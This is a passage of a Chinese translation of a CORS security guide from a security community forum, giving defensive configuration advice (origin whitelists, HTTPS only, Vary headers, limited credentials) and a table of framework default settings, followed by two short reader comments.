4.1.2 定义白名单

如果是绝对必要的话，要定义"源"的白名单。我更喜欢白名单，如果可能的话，不要使用正则表达式，因为根据前面的描述，正则表达式更容易出错，导致CORS的配置错误
不要配置"Access-Control-Allow-Origin"为通配符"*"，而且更重要的是，要严格效验来自请求数据包中的"Origin"的值。
当收到跨域请求的时候，要检查"Origin"的值是否是一个可信的源。

4.1.3 仅仅允许安全的协议

有必要验证协议以确保不允许来自不安全通道（HTTP）的交互，否则中间人(MitM)将绕过应用是所使用的HTTPS

4.1.4 配置“VARY”头部

要尽可能的返回"Vary: Origin"这个头部，以避免攻击者利用浏览器缓存

4.1.5 如果可能的话避免使用“CREDENTIALS”

由于“Access-Control-Allow-Credentials”标头设置为“true”时允许跨域请求中带有凭证数据，因此只有在严格必要时才应配置它。此头部也增加了CSRF攻击的风险;因此，
要特别关注的实现的标准，如果没有定义参数的话，那么默认值很可能是“true”。要仔细阅读官方文档，如果感觉模糊不清的话，就把值设置成“false".

4.1.6 限制使用的方法

通过“Access-Control-Allow-Methods”头部，还可以配置允许跨域请求的方法，这样可以最大限度地减少所涉及的方法，配置它始终是一个好习惯。

4.1.7 限制缓存的时间

建议通过“Access-Control-Allow-Methods”和“Access-Control-Allow-Headers”头部，限制浏览器缓存信息的时间。可以通过使用“Access-Control-Max-Age”标题来完

4.1.8 仅配置所需要的头

最后一点，要仅在接收到跨域请求的时候才配置有关于跨域的头部，并且确保跨域请求是合法的（只允许来自合法的源）
实际上，在其他情况下，如果没有理由就不要配置这样的头部，这种方式可以减少某些用户恶意利用的可能性。

4.2 配置和实施

很多软件框架是允许使用CORS的，当使用这些解决方案的时候，我们要着重++注意默认值++（“origin” 和
“credentials”是否被明确的设置）因为有些默认值是不安全的
我们分析一些主要的软件框架。下面这个表是总结的结果（注意：这仅指默认配置，在所有情况下都可以以安全的方式配置它们）

CORS Implementation	Version	Default Configuration			Official Documentation
		ACAO	ACAC	Security Level	
Spring Framework	4.2 - 4.3	*	true	Insecure	https://docs.spring.io/spring-framework/docs/4.2.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html https://docs.spring.io/spring-framework/docs/4.3.x/javadoc-api/org/springframework/web/bind/annotation/CrossOrigin.html
	5.0	*	false	Partial	https://docs.spring.io/spring-framework/docs/5.0.x/javadoc-

					api/org/springframework/web/bind/annotation/CrossOrigin.html
Tomcat	7.x - 8.x - 9.x	*	true	Insecure	https://tomcat.apache.org/tomcat-7.0-doc/config/filter.html#CORS_Filter https://tomcat.apache.org/tomcat-8.0-doc/config/filter.html#CORS_Filter https://tomcat.apache.org/tomcat-9.0-doc/config/filter.html#CORS_Filter
.NET Core	1.0 – 2.1	no origin	false	Secure	https://docs.microsoft.com/en-us/aspnet/web-api/overview/security/enabling-cross-origin-requests-in-web-api
eBay cors-filter library	1.0.0	*	true	Insecure	https://github.com/eBay/cors-filter
Jetty	9.x	*	true	Insecure	http://www.eclipse.org/jetty/documentation/current/cross-origin-filter.html
django-cors-headers	2.3	no origin	false	Secure	https://github.com/ottoyiu/django-cors-headers
rack-cors	< 1.0.0	*	true	Insecure	https://github.com/cyu/rack-cors
	1.0.0 - 1.0.2	no origin	false	Secure	

5. _引用：

- Mozilla MDN web docs. Cross-Origin Resource Sharing (CORS). https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS (Accessed 2018-30-06).
- Wikipedia. Same-origin policy. https://en.wikipedia.org/wiki/Same-origin_policy (Accessed 2018-30-06).
- W3C. Cross-Origin Resource Sharing. https://www.w3.org/TR/cors/ (Accessed 2018-30-06).
- James Kettle. Exploiting CORS misconfigurations for Bitcoins and bounties. https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties 2018-30-06).
- Geekboy. Exploiting Misconfigured CORS (Cross Origin Resource Sharing). https://www.geekboy.ninja/blog/exploiting-misconfigured-cors-cross-origin-resource-sharing/ (Accessed 2018-30-06)
- Yassine Aboukir. CORS Exploitation: Data exfiltration when allowed origin is set to NULL. https://yassineaboukir.com/blog/cors-exploitation-data-exfiltration-when-allowed-origin-is-set-to-null/ (Accessed 2018-30-06).
- Corben Leo. Advanced CORS Exploitation Techniques. https://www.sxcurity.pro/advanced-cors-techniques/ (Accessed 2018-30-06)


上一篇：利用动态二进制加密实现新型一句话木... 下一篇：sqlmap的使用 ---- 自带...

1. 2 条回复

niexinming 2018-09-16 00:27:55

我把原文pdf上传到先知上了，有需要的小伙伴可以来下载阅读 cors安全完全指南英文原文

0 回复Ta

 wkend 2019-10-11 17:06:47

手动点赞

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板